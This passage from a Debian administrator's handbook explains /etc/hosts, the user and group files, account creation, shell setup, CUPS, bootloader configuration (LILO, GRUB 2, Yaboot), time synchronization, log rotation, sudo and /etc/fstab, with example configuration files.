If there is no name server on the local network, it is still possible to establish a small table mapping IP addresses and machine hostnames in the `/etc/hosts` file, usually reserved for local network stations. The syntax of this file is very simple: each line indicates a specific IP address followed by the list of any associated names (the first being “completely qualified”, meaning it includes the domain name).

This file is available even during network outages or when DNS servers are unreachable, but will only really be useful when duplicated on all the machines on the network. The slightest alteration in correspondence will require the file to be updated everywhere. This is why `/etc/hosts` generally only contains the most important entries.

This file will be sufficient for a small network not connected to the Internet, but with 5 machines or more, it is recommended to install a proper DNS server.

### **TIP** Bypassing DNS

Since applications check the `/etc/hosts` file before querying DNS, it is possible to include information in there that is different from what the DNS would return, and therefore to bypass normal DNS-based name resolution.

This allows, in the event of DNS changes not yet propagated, to test access to a website with the intended name even if this name is not properly mapped to the correct IP address yet.

Another possible use is to redirect traffic intended for a specific host to the local host, thus preventing any communication with the given host. For example, hostnames of servers dedicated to serving ads could be diverted which would bypass these ads resulting in more fluid, less distracting, navigation.

## 8.4. User and Group Databases

The list of users is usually stored in the `/etc/passwd` file, while the `/etc/shadow` file stores encrypted passwords. Both are text files, in a relatively simple format, which can be read and modified with a text editor. Each user is listed there on a line with several fields separated with a colon (“:”).

### **NOTE** Editing system files

The system files mentioned in this chapter are all plain text files, and can be edited with a text editor. Considering their importance to core system functionality, it is always a good idea to take extra precautions when editing system files. First, always make a copy or backup of a system file before opening or altering it. Second, on servers or machines where more than one person could potentially access the same file at the same time, take extra steps to guard against file corruption.

For this purpose, it is enough to use the `vipw` command to edit the `/etc/passwd` file, or `vigr` to edit `/etc/group`. These commands lock the file in question prior to running the text editor, (`vi` by default, unless the `EDITOR` environment variable has been altered). The `-s` option in these commands allows editing the corresponding *shadow* file.

**Crypt, a one-way function**

`crypt` is a one-way function that transforms a string (A) into another string (B) in a way that A cannot be derived from B. The only way to identify A is to test all possible values, checking each one to determine if transformation by the function will produce B or not. It uses up to 8 characters as input (string A) and generates a string of 13, printable, ASCII characters (string B).

### 8.4.1. User List: `/etc/passwd`

Here is the list of fields in the `/etc/passwd` file:

- `login`, for example `rhertzog`;
- `password`: this is a password encrypted by a one-way function (`crypt`), relying on DES, MD5, SHA-256 or SHA-512. The special value “x” indicates that the encrypted password is stored in `/etc/shadow`;
- `uid`: unique number identifying each user;
- `gid`: unique number for the user’s main group (Debian creates a specific group for each user by default);
- `GECOS`: data field usually containing the user’s full name;
- `login directory`, assigned to the user for storage of their personal files (the environment variable `$HOME` generally points here);
- `program to execute upon login`. This is usually a command interpreter (`shell`), giving the user free rein. If you specify `/bin/false` (which does nothing and returns control immediately), the user cannot login.

**Unix group**

A Unix group is an entity including several users so that they can easily share files using the integrated permission system (by benefiting from the same rights). You can also restrict use of certain programs to a specific group.

### 8.4.2. The Hidden and Encrypted Password File: `/etc/shadow`

The `/etc/shadow` file contains the following fields:

- `login`;
- `encrypted password`;
- several fields managing password expiration.

**`/etc/passwd`, `/etc/shadow`  
and `/etc/group` file  
formats**

These formats are documented in the following man pages: `passwd(5)`, `shadow(5)`, and `group(5)`.

`/etc/shadow`, unlike its alter-ego, `/etc/passwd`, cannot be read by regular users. Any encrypted password stored in `/etc/passwd` is readable by anybody; a cracker could try to “break” (or reveal) a password by one of several “brute force” methods which, simply put, guess at commonly used combinations of characters. This attack — called a “dictionary attack” — is no longer possible on systems using `/etc/shadow`.

### 8.4.3. Modifying an Existing Account or Password

The following commands allow modification of the information stored in specific fields of the user databases: `passwd` permits a regular user to change their password, which in turn, updates the `/etc/shadow` file; `chfn` (CHange Full Name), reserved for the super-user (`root`), modifies the GECOS field. `chsh` (CHange SHell) allows the user to change their login shell, however available choices will be limited to those listed in `/etc/shells`; the administrator, on the other hand, is not bound by this restriction and can set the shell to any program of their choosing.

Finally, the `chage` (CHange AGE) command allows the administrator to change the password expiration settings (the `-l user` option will list the current settings). You can also force the expiration of a password using the `passwd -e user` command, which will require the user to change their password the next time they log in.

### 8.4.4. Disabling an Account

You may find yourself needing to “disable an account” (lock out a user), as a disciplinary measure, for the purposes of an investigation, or simply in the event of a prolonged or definitive absence of a user. A disabled account means the user cannot login or gain access to the machine. The account remains intact on the machine and no files or data are deleted; it is simply inaccessible. This is accomplished by using the command `passwd -l user` (lock). Re-enabling the account is done in similar fashion, with the `-u` option (unlock).

Instead of using the usual files to manage lists of users and groups, you could use other types of databases, such as LDAP or `db`, by using an appropriate NSS (Name Service Switch) module. The modules used are listed in the `/etc/nsswitch.conf` file, under the `passwd`, `shadow` and `group` entries. See section 11.7.3.1, “Configuring NSS” page 287 for a specific example of the use of an NSS module by LDAP.

### 8.4.5. Group List: `/etc/group`

Groups are listed in the `/etc/group` file, a simple textual database in a format similar to that of the `/etc/passwd` file, with the following fields:

- group name;

- password (optional): This is only used to join a group when one is not a usual member (with the `newgrp` or `sg` commands, see sidebar “[Working with several groups](#)” page 159);
- gid: unique group identification number;
- list of members: list of names of users who are members of the group, separated by commas.

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### Working with several groups

Each user may be a member of many groups; one of them is their “main group”. A user’s main group is, by default, created during initial user configuration. By default, each file that a user creates belongs to them, as well as to their main group. This is not always desirable; for example, when the user needs to work in a directory shared by a group other than their main group. In this case, the user needs to change their main group using one of the following commands: `newgrp`, which starts a new shell, or `sg`, which simply executes a command using the supplied alternate group. These commands also allow the user to join a group to which they do not belong. If the group is password protected, they will need to supply the appropriate password before the command is executed.

Alternatively, the user can set the `setgid` bit on the directory, which causes files created in that directory to automatically belong to the correct group. For more details, see sidebar “[setgid directory and sticky bit](#)” page 198.

The `id` command displays the current state of a user, with their personal identifier (`uid` variable), current main group (`gid` variable), and the list of groups to which they belong (`groups` variable).

The `addgroup` and `delgroup` commands add or delete a group, respectively. The `groupmod` command modifies a group’s information (its `gid` or identifier). The command `passwd -g group` changes the password for the group, while the `passwd -r -g group` command deletes it.

TIP

#### getent

The `getent` (get entries) command checks the system databases the standard way, using the appropriate library functions, which in turn call the NSS modules configured in the `/etc/nsswitch.conf` file. The command takes one or two arguments: the name of the database to check, and a possible search key. Thus, the command `getent passwd rhertzog` will give the information from the user database regarding the user `rhertzog`.

## 8.5. Creating Accounts

One of the first actions an administrator needs to do when setting up a new machine is to create user accounts. This is typically done using the `adduser` command which takes a user-name for the new user to be created, as an argument.

The `adduser` command asks a few questions before creating the account, but its usage is fairly straightforward. Its configuration file, `/etc/adduser.conf`, includes all the interesting settings: it can be used to automatically set a quota for each new user by creating a user template, or to change the location of user accounts; the latter is rarely useful, but it comes in handy



when you have a large number of users and want to divide their accounts over several disks, for instance. You can also choose a different default shell.

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### Quota

The term “quota” refers to a limit on machine resources that a user is allowed to use. This frequently refers to disk space.

The creation of an account populates the user’s home directory with the contents of the `/etc/skel/` template. This provides the user with a set of standard directories and configuration files.

In some cases, it will be useful to add a user to a group (other than their default “main” group) in order to grant them additional permissions. For example, a user who is included in the `audio` group can access audio devices (see sidebar “[Device access permissions](#)” page 160). This can be achieved with a command such as `adduser user group`.

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### Device access permissions

Each hardware peripheral device is represented under Unix with a special file, usually stored in the file tree under `/dev/` (DEVICES). Two types of special files exist according to the nature of the device: “character mode” and “block mode” files, each mode allowing for only a limited number of operations. While character mode limits its interaction with read/write operations, block mode also allows seeking within the available data. Finally, each special file is associated with two numbers (“major” and “minor”) that identify the device to the kernel in a unique manner. Such a file, created by the `mknod` command, simply contains a symbolic (and more human-friendly) name.

The permissions of a special file map to the permissions necessary to access the device itself. Thus, a file such as `/dev/mixer`, representing the audio mixer, only has read/write permissions for the root user and members of the `audio` group. Only these users can operate the audio mixer.

It should be noted that the combination of `udev`, `consolekit` and `policykit` can add additional permissions to allow users physically connected to the console (and not through the network) to access to certain devices.

## 8.6. Shell Environment

Command interpreters (or shells) can be a user’s first point of contact with the computer, and they must therefore be rather friendly. Most of them use initialization scripts that allow configuration of their behavior (automatic completion, prompt text, etc.).

`bash`, the standard shell, uses the `/etc/bash.bashrc` initialization script for “interactive” shells, and `/etc/profile` for “login” shells.

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### Login shell and (non) interactive shell

In simple terms, a login shell is invoked when you login to the console either locally or remotely via `ssh`, or when you run an explicit `bash --login` command. Regardless of whether it is a login shell or not, a shell can be interactive (in an `xterm`-type terminal for instance); or non-interactive (when executing a script).

**Other shells, other scripts**

Each command interpreter has a specific syntax and its own configuration files. Thus, zsh uses `/etc/zshrc` and `/etc/zshenv`; csh uses `/etc/csh.cshrc`, `/etc/csh.login` and `/etc/csh.logout`. The man pages for these programs document which files they use.

For bash, it is useful to activate “automatic completion” in the `/etc/bash.bashrc` file (simply uncomment a few lines).

**Automatic completion**

Many command interpreters provide a completion feature, which allows the shell to automatically complete a partially typed command name or argument when the user hits the Tab key. This lets users work more efficiently and be less error-prone.

This function is very powerful and flexible. It is possible to configure its behavior according to each command. Thus, the first argument following `apt-get` will be proposed according to the syntax of this command, even if it does not match any file (in this case, the possible choices are `install`, `remove`, `upgrade`, etc.).

**The tilde, a shortcut to HOME**

The tilde is often used to indicate the directory to which the environment variable, HOME, points (being the user’s home directory, such as `/home/rhertzog/`). Command interpreters automatically make the substitution: `~/hello.txt` becomes `/home/rhertzog/hello.txt`.

The tilde also allows access to another user’s home directory. Thus, `~rmas/bonjour.txt` is synonymous with `/home/rmas/bonjour.txt`.

In addition to these common scripts, each user can create their own `~/.bashrc` and `~/.bash_profile` to configure their shell. The most common changes are the addition of aliases; these are words that are automatically replaced with the execution of a command, which makes it faster to invoke that command. For instance, you could create the `la` alias for the command `ls -la` | `less` command; then you only have to type `la` to inspect the contents of a directory in detail.

**Environment variables**

Environment variables allow storage of global settings for the shell or various other programs called. They are contextual (each process has its own set of environment variables) but inheritable. This last characteristic offers the possibility for a login shell to declare variables which will be passed down to all programs it executes.

Setting default environment variables is an important element of shell configuration. Leaving aside the variables specific to a shell, it is preferable to place them in the `/etc/environment` file, since it is used by the various programs likely to initiate a shell session. Variables typically defined there include `ORGANIZATION`, which usually contains the name of the company or organization, and `HTTP_PROXY`, which indicates the existence and location of an HTTP proxy.

**All shells configured identically**

TIP

Users often want to configure their login and interactive shells in the same way. To do this, they choose to interpret (or “source”) the content from `~/.bashrc` in the `~/.bash_profile` file. It is possible to do the same with files common to all users (by calling `/etc/bash.bashrc` from `/etc/profile`).

## 8.7. Printer Configuration

Printer configuration used to cause a great many headaches for administrators and users alike. These headaches are now mostly a thing of the past, thanks to *cups*, the free print server using the IPP protocol (Internet Printing Protocol).

This program is divided over several Debian packages: *cups* is the central print server; *cups-bsd* is a compatibility layer allowing use of commands from the traditional BSD printing system (`lpd` daemon, `lpr` and `lpq` commands, etc.); *cups-client* contains a group of programs to interact with the server (block or unblock a printer, view or delete print jobs in progress, etc.); and finally, *cups-driver-gutenprint* contains a collection of additional printer drivers for cups.

COMMUNITY

**CUPS**

CUPS (Common Unix Printing System) is a project (and a trademark) managed by Apple, Inc.

➔ <http://www.cups.org/>

After installation of these different packages, cups is administered easily through a web interface accessible at the local address: `http://localhost:631/`. There you can add printers (including network printers), remove, and administer them. You can also administer cups with the graphical interface provided by the desktop environment. Finally, there is also the `system-config-printer` graphical interface (from the Debian package of the same name).

NOTE

**Obsolescence of `/etc/printcap`**

*cups* no longer uses the `/etc/printcap` file, which is now obsolete. Programs that rely upon this file to get a list of available printers will, thus, fail. To avoid this problem, delete this file and make it a symbolic link (see sidebar “[Symbolic links](#)” page 168) to `/var/run/cups/printcap`, which is maintained by *cups* to ensure compatibility.

## 8.8. Configuring the Bootloader

It is probably already functional, but it is always good to know how to configure and install the bootloader in case it disappears from the Master Boot Record. This can occur after installation of another operating system, such as Windows. The following information can also help you to modify the bootloader configuration if needed.

The Master Boot Record (MBR) occupies the first 512 bytes of the first hard disk, and is the first thing loaded by the BIOS to hand over control to a program capable of booting the desired operating system. In general, a bootloader gets installed in the MBR, removing its previous content.

## 8.8.1. Identifying the Disks

The `/dev/` directory traditionally houses so-called “special” files, intended to represent system peripherals (see sidebar “[Device access permissions](#)” page 160). Once upon a time, it used to contain all special files that could potentially be used. This approach had a number of drawbacks among which the fact that it restricted the number of devices that one could use (due to the hardcoded list of names), and that it was impossible to know which special files were actually useful.

Nowadays, the management of special files is entirely dynamic and matches better the nature of hot-swappable computer devices. The kernel cooperates with `udev` to create and delete them as needed when the corresponding devices appear and disappear. For this reason, `/dev/` doesn’t need to be persistent and is thus a RAM-based filesystem that starts empty and contains only the relevant entries.

The kernel communicates lots of information about any newly added device and hands out a pair of major/minor numbers to identify it. With this `udev` can create the special file under the name and with the permissions that it wants. It can also create aliases and perform additional actions (such as initialization or registration tasks). `udev`’s behavior is driven by a large set of (customizable) rules.

With dynamically assigned names, you can thus keep the same name for a given device, regardless of the connector used or the connection order, which is especially useful when you use various USB peripherals. The first partition on the first hard drive can then be called `/dev/sda1` for backwards compatibility, or `/dev/root-partition` if you prefer, or even both at the same time since `udev` can be configured to automatically create a symbolic link.

In ancient times, some kernel modules did automatically load when you tried to access the corresponding device file. This is no longer the case, and the peripheral’s special file no longer exists prior to loading the module; this is no big deal, since most modules are loaded on boot thanks to automatic hardware detection. But for undetectable peripherals (such as very old disk drives or PS/2 mice), this doesn’t work. Consider adding the modules, `floppy`, `psmouse` and `mousedev` to `/etc/modules` in order to force loading them on boot.

Configuration of the bootloader must identify the different hard drives and their partitions. Linux uses “block” special files stored in the `/dev/` directory, for this purpose. Since Debian *Squeeze*, the naming scheme for hard drives has been unified by the Linux kernel, and all hard drives (IDE/PATA, SATA, SCSI, USB, IEEE 1394) are now represented by `/dev/sd*`.

Each partition is represented by its number on the disk on which it resides: for instance, `/dev/sda1` is the first partition on the first disk, and `/dev/sdb3` is the third partition on the second disk.

The PC architecture (or “i386”, including its younger cousin “amd64”) has long been limited to using the “MS-DOS” partition table format, which only allows four “primary” partitions per disk. To go beyond this limitation under this scheme, one of them has to be created as an “extended” partition, and it can then contain additional “secondary” partitions. These secondary partitions are numbered from 5. Thus the first secondary partition could be `/dev/sda5`, followed by `/dev/sda6`, etc.

Another restriction of the MS-DOS partition table format is that it only allows disks up to 2 TiB in size, which is becoming a real problem with recent disks.

A new partition table format called GPT loosens these constraints on the number of partitions (it allows up to 128 partitions when using standard settings) and on the size of the disks (up to 8 ZiB, which is more than 8 billion terabytes). If you intend to create many physical partitions on the same disk, you should therefore ensure that you are creating the partition table in the GPT format when partitioning your disk.

It is not always easy to remember what disk is connected to which SATA controller, or in third position in the SCSI chain, especially since the naming of hotplugged hard drives (which includes among others most SATA disks and external disks) can change from one boot to another. Fortunately, `udev` creates, in addition to `/dev/sd*`, symbolic links with a fixed name, which you could then use if you wished to identify a hard drive in a non-ambiguous manner. These symbolic links are stored in `/dev/disk/by-id`. On a machine with two physical disks, for example, one could find the following:

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root 9 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part1 -> ../../sda1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP-part2 -> ../../sda2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697 ->
  └─ ../../sdb
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
  └─ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2_WD-WCAT00241697-
  └─ part2 -> ../../sdb2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP -> ../../sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part1 ->
  └─ ../../sda1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9VM3L3KP-part2 ->
  └─ ../../sda2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697 ->
  └─ ../../sdb
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
  └─ part1 -> ../../sdb1
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-_WD-WCAT00241697-
  └─ part2 -> ../../sdb2
```

```

[...]
lrwxrwxrwx 1 root root 9 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0 ->
└─ .././sdc
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part1 ->
└─ .././sdc1
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e26ccc11a-0:0-part2 ->
└─ .././sdc2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 wwn-0x5000c50015c4842f -> .././sda
lrwxrwxrwx 1 root root 10 23 jul. 08:58 wwn-0x5000c50015c4842f-part1 -> .././sda1
[...]
mirexpress:/dev/disk/by-id#

```

Note that some disks are listed several times (because they behave simultaneously as ATA disks and SCSI disks), but the relevant information is mainly in the model and serial numbers of the disks, from which you can find the peripheral file.

The example configuration files given in the following sections are based on the same setup: a single SATA disk, where the first partition is an old Windows installation and the second contains Debian GNU/Linux.

### 8.8.2. Configuring LILO

*LILO* (Linux LOader) is the oldest bootloader — solid but rustic. It writes the physical address of the kernel to boot on the MBR, which is why each update to LILO (or its configuration file) must be followed by the command `lilo`. Forgetting to do so will render a system unable to boot if the old kernel was removed or replaced as the new one will not be in the same location on the disk.

LILO's configuration file is `/etc/lilo.conf`; a simple file for standard configuration is illustrated in the example below.

#### Example 8.3 *LILO configuration file*

```

# The disk on which LILO should be installed.
# By indicating the disk and not a partition.
# you order LILO to be installed on the MBR.
boot=/dev/sda
# the partition that contains Debian
root=/dev/sda2
# the item to be loaded by default
default=Linux

# the most recent kernel image
image=vmlinuz
  label=Linux
  initrd=/initrd.img

```

```
read-only
```

```
# Old kernel (if the newly installed kernel doesn't boot)
```

```
image=/vmlinuz.old
```

```
label=LinuxOLD
```

```
initrd=/initrd.img.old
```

```
read-only
```

```
optional
```

```
# only for Linux/Windows dual boot
```

```
other=/dev/sda1
```

```
label=Windows
```

### 8.8.3. GRUB 2 Configuration

*GRUB* (GRand Unified Bootloader) is more recent. It is not necessary to invoke it after each update of the kernel; *GRUB* knows how to read the filesystems and find the position of the kernel on the disk by itself. To install it on the MBR of the first disk, simply type `grub-install /dev/sda`.

NOTE

#### Disk names for GRUB

*GRUB* can only identify hard drives based on information provided by the BIOS. (hd0) corresponds to the first disk thus detected, (hd1) the second, etc. In most cases, this order corresponds exactly to the usual order of disks under Linux, but problems can occur when you associate SCSI and IDE disks. *GRUB* stores correspondences that it detects in the file `/boot/grub/device.map`. If you find errors there (because you know that your BIOS detects drives in a different order), correct them manually and run `grub-install` again. `grub-mkdevicemap` can help creating a `device.map` file from which to start.

Partitions also have a specific name in *GRUB*. When you use “classical” partitions in MS-DOS format, the first partition on the first disk is labeled, (hd0,msdos1), the second (hd0,msdos2), etc.

*GRUB* 2 configuration is stored in `/boot/grub/grub.cfg`, but this file (in Debian) is generated from others. Be careful not to modify it by hand, since such local modifications will be lost the next time `update-grub` is run (which may occur upon update of various packages). The most common modifications of the `/boot/grub/grub.cfg` file (to add command line parameters to the kernel or change the duration that the menu is displayed, for example) are made through the variables in `/etc/default/grub`. To add entries to the menu, you can either create a `/boot/grub/custom.cfg` file or modify the `/etc/grub.d/50_custom` file. For more complex configurations, you can modify other files in `/etc/grub.d`, or add to them; these scripts should return configuration snippets, possibly by making use of external programs. These scripts are the ones that will update the list of kernels to boot: `10_linux` takes into consideration the installed Linux kernels; `20_linux_xen` takes into account Xen virtual systems, and `30_os-prober` lists other operating systems (Windows, OS X, Hurd).

### 8.8.4. For Macintosh Computers (PowerPC): Configuring Yaboot

Yaboot is the bootloader used by old Macintosh computers using PowerPC processors. They do not boot like PCs, but rely on a “bootstrap” partition, from which the BIOS (or OpenFirmware) executes the loader, and on which the `ybin` program installs `yaboot` and its configuration file. You will only need to run this command again if the `/etc/yaboot.conf` is modified (it is duplicated on the bootstrap partition, and `yaboot` knows how to find the position of the kernels on the disks).

Before executing `ybin`, you must first have a valid `/etc/yaboot.conf`. The following is an example of a minimal configuration.

#### Example 8.4 *Yaboot configuration file*

```
# bootstrap partition
boot=/dev/sda2
# the disk
device=hd:
# the Linux partition
partition=3
root=/dev/sda3
# boot after 3 seconds of inactivity
# (timeout is in tenths of seconds)
timeout=30

install=/usr/lib/yaboot/yaboot
magicboot=/usr/lib/yaboot/ofboot
enablecdboot

# last kernel installed
image=vmlinux
    label=linux
    initrd=/initrd.img
    read-only

# old kernel
image=vmlinux.old
    label=old
    initrd=/initrd.img.old
    read-only

# only for Linux/Mac OSX dual-boot
macosx=/dev/sda5

# bsd=/dev/sdaX and macos=/dev/sdaX
# are also possible
```



## 8.9. Other Configurations: Time Synchronization, Logs, Sharing Access...

The many elements listed in this section are good to know for anyone who wants to master all aspects of configuration of the GNU/Linux system. They are, however, treated briefly and frequently refer to the documentation.

### 8.9.1. Timezone

BACK TO BASICS

#### Symbolic links

A symbolic link is a pointer to another file. When you access it, the file to which it points is opened. Removal of the link will not cause deletion of the file to which it points. Likewise, it does not have its own set of permissions, but rather retains the permissions of its target. Finally, it can point to any type of file: directories, special files (sockets, named pipes, device files, etc.), even other symbolic links.

The `ln -s target link-name` command creates a symbolic link, named *link-name*, pointing to *target*.

If the target does not exist, then the link is “broken” and accessing it will result in an error indicating that the target file does not exist. If the link points to another link, you will have a “chain” of links that turns into a “cycle” if one of the targets points to one of its predecessors. In this case, accessing one of the links in the cycle will result in a specific error (“too many levels of symbolic links”); this means the kernel gave up after several rounds of the cycle.

The timezone, configured during initial installation, is a configuration item for the *tzdata* package. To modify it, use the `dpkg-reconfigure tzdata` command, which allows you to choose the timezone to be used in an interactive manner. Its configuration is stored in the `/etc/timezone` file. Additionally, the corresponding file in the `/usr/share/zoneinfo` directory is copied into `/etc/localtime`; this file contains the rules governing the dates where daylight saving time is active, for countries that use it.

When you need to temporarily change the timezone, use the `TZ` environment variable, which takes priority over the configured system default:

```
$ date
Thu Feb 19 11:25:18 CET 2015
$ TZ="Pacific/Honolulu" date
Thu Feb 19 00:25:21 HST 2015
```

NOTE

#### System clock, hardware clock

There are two time sources in a computer. A computer’s motherboard has a hardware clock, called the “CMOS clock”. This clock is not very precise, and provides rather slow access times. The operating system kernel has its own, the software clock, which it keeps up to date with its own means (possibly with the help of time servers, see section 8.9.2, “Time Synchronization” page 169). This system clock is generally more accurate, especially since it doesn’t need access to hardware variables. However, since it only exists in live memory, it is zeroed out every time the machine is booted, contrary to the CMOS clock, which has a battery and therefore

“survives” rebooting or halting of the machine. The system clock is, thus, set from the CMOS clock during boot, and the CMOS clock is updated on shutdown (to take into account possible changes or corrections if it has been improperly adjusted).

In practice, there is a problem, since the CMOS clock is nothing more than a counter and contains no information regarding the time zone. There is a choice to make regarding its interpretation: either the system considers it runs in universal time (UTC, formerly GMT), or in local time. This choice could be a simple shift, but things are actually more complicated: as a result of daylight saving time, this offset is not constant. The result is that the system has no way to determine whether the offset is correct, especially around periods of time change. Since it is always possible to reconstruct local time from universal time and the timezone information, we strongly recommend using the CMOS clock in universal time.

Unfortunately, Windows systems in their default configuration ignore this recommendation; they keep the CMOS clock on local time, applying time changes when booting the computer by trying to guess during time changes if the change has already been applied or not. This works relatively well, as long as the system has only Windows running on it. But when a computer has several systems (whether it be a “dual-boot” configuration or running other systems via virtual machine), chaos ensues, with no means to determine if the time is correct. If you absolutely must retain Windows on a computer, you should either configure it to keep the CMOS clock as UTC (setting the registry key `HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation\RealTimeIsUniversal` to “1” as a DWORD), or use `hwclock --localtime --set` on the Debian system to set the hardware clock and mark it as tracking the local time (and make sure to manually check your clock in spring and autumn).

## 8.9.2. Time Synchronization

Time synchronization, which may seem superfluous on a computer, is very important on a network. Since users do not have permissions allowing them to modify the date and time, it is important for this information to be precise to prevent confusion. Furthermore, having all of the computers on a network synchronized allows better cross-referencing of information from logs on different machines. Thus, in the event of an attack, it is easier to reconstruct the chronological sequence of actions on the various machines involved in the compromise. Data collected on several machines for statistical purposes won’t make a great deal of sense if they are not synchronized.

BACK TO BASICS

### NTP

NTP (Network Time Protocol) allows a machine to synchronize with others fairly accurately, taking into consideration the delays induced by the transfer of information over the network and other possible offsets.

While there are numerous NTP servers on the Internet, the more popular ones may be overloaded. This is why we recommend using the *pool.ntp.org* NTP server, which is, in reality, a group of machines that have agreed to serve as public NTP servers. You could even limit use to a sub-group specific to a country, with, for example, *us.pool.ntp.org* for the United States, or *ca.pool.ntp.org* for Canada, etc.

However, if you manage a large network, it is recommended that you install your own NTP server, which will synchronize with the public servers. In this case, all

the other machines on your network can use your internal NTP server instead of increasing the load on the public servers. You will also increase homogeneity with your clocks, since all the machines will be synchronized on the same source, and this source is very close in terms of network transfer times.

### *For Workstations*

Since work stations are regularly rebooted (even if only to save energy), synchronizing them by NTP at boot is enough. To do so, simply install the *ntpdate* package. You can change the NTP server used if needed by modifying the `/etc/default/ntpdate` file.

### *For Servers*

Servers are only rarely rebooted, and it is very important for their system time to be correct. To permanently maintain correct time, you would install a local NTP server, a service offered in the *ntp* package. In its default configuration, the server will synchronize with *pool.ntp.org* and provide time in response to requests coming from the local network. You can configure it by editing the `/etc/ntp.conf` file, the most significant alteration being the NTP server to which it refers. If the network has a lot of servers, it may be interesting to have one local time server which synchronizes with the public servers and is used as a time source by the other servers of the network.

#### GOING FURTHER

#### **GPS modules and other time sources**

If time synchronization is particularly crucial to your network, it is possible to equip a server with a GPS module (which will use the time from GPS satellites) or a DCF-77 module (which will sync time with the atomic clock near Frankfurt, Germany). In this case, the configuration of the NTP server is a little more complicated, and prior consultation of the documentation is an absolute necessity.

### 8.9.3. Rotating Log Files

Log files can grow, fast, and it is necessary to archive them. The most common scheme is a rotating archive: the log file is regularly archived, and only the latest *X* archives are retained. *logrotate*, the program responsible for these rotations, follows directives given in the `/etc/logrotate.conf` file and all of the files in the `/etc/logrotate.d/` directory. The administrator may modify these files, if they wish to adapt the log rotation policy defined by Debian. The `logrotate(1)` man page describes all of the options available in these configuration files. You may want to increase the number of files retained in log rotation, or move the log files to a specific directory dedicated to archiving them rather than delete them. You could also send them by e-mail to archive them elsewhere.

The *logrotate* program is executed daily by the *cron* scheduling program (described in section 9.7, “[Scheduling Tasks with cron and atd](#)” page 205).

## 8.9.4. Sharing Administrator Rights

Frequently, several administrators work on the same network. Sharing the root passwords is not very elegant, and opens the door for abuse due to the anonymity such sharing creates. The solution to this problem is the `sudo` program, which allows certain users to execute certain commands with special rights. In the most common use case, `sudo` allows a trusted user to execute any command as root. To do so, the user simply executes `sudo command` and authenticates using their personal password.

When installed, the `sudo` package gives full root rights to members of the `sudo` Unix group. To delegate other rights, the administrator must use the `visudo` command, which allows them to modify the `/etc/sudoers` configuration file (here again, this will invoke the `vi` editor, or any other editor indicated in the `EDITOR` environment variable). Adding a line with `username ALL=(ALL) ALL` allows the user in question to execute any command as root.

More sophisticated configurations allow authorization of only specific commands to specific users. All the details of the various possibilities are given in the `sudoers(5)` man page.

## 8.9.5. List of Mount Points

### BACK TO BASICS

#### Mounting and unmounting

In a Unix-like system such as Debian, files are organized in a single tree-like hierarchy of directories. The `/` directory is called the “root directory”; all additional directories are sub-directories within this root. “Mounting” is the action of including the content of a peripheral device (often a hard drive) into the system’s general file tree. As a consequence, if you use a separate hard drive to store users’ personal data, this disk will have to be “mounted” in the `/home/` directory. The root filesystem is always mounted at boot by the kernel; other devices are often mounted later during the startup sequence or manually with the `mount` command.

Some removable devices are automatically mounted when connected, especially when using the GNOME, KDE or other graphical desktop environments. Others have to be mounted manually by the user. Likewise, they must be unmounted (removed from the file tree). Normal users do not usually have permission to execute the `mount` and `umount` commands. The administrator can, however, authorize these operations (independently for each mount point) by including the user option in the `/etc/fstab` file.

The `mount` command can be used without arguments (it then lists all mounted filesystems). The following parameters are required to mount or unmount a device. For the complete list, please refer to the corresponding man pages, `mount(8)` and `umount(8)`. For simple cases, the syntax is simple too: for example, to mount the `/dev/sdc1` partition, which has an `ext3` filesystem, into the `/mnt/tmp/` directory, you would simply run `mount -t ext3 /dev/sdc1 /mnt/tmp/`.

The `/etc/fstab` file gives a list of all possible mounts that happen either automatically on boot or manually for removable storage devices. Each mount point is described by a line with several space-separated fields:

- device to mount: this can be a local partition (hard drive, CD-ROM) or a remote filesystem (such as NFS).

This field is frequently replaced with the unique ID of the filesystem (which you can determine with `blkid` **device**) prefixed with `UUID=`. This guards against a change in the name of the device in the event of addition or removal of disks, or if disks are detected in a different order.

- **mount point:** this is the location on the local filesystem where the device, remote system, or partition will be mounted.
- **type:** this field defines the filesystem used on the mounted device. `ext4`, `ext3`, `vfat`, `ntfs`, `btfs`, `xfs` are a few examples.

---

**BACK TO BASICS**  
**NFS, a network filesystem**

NFS is a network filesystem; under Linux, it allows transparent access to remote files by including them in the local filesystem.

A complete list of known filesystems is available in the `mount(8)` man page. The `swap` special value is for swap partitions; the `auto` special value tells the `mount` program to automatically detect the filesystem (which is especially useful for disk readers and USB keys, since each one might have a different filesystem);

- **options:** there are many of them, depending on the filesystem, and they are documented in the `mount` man page. The most common are
  - `rw` or `ro`, meaning, respectively, that the device will be mounted with read/write or read-only permissions.
  - `noauto` deactivates automatic mounting on boot.
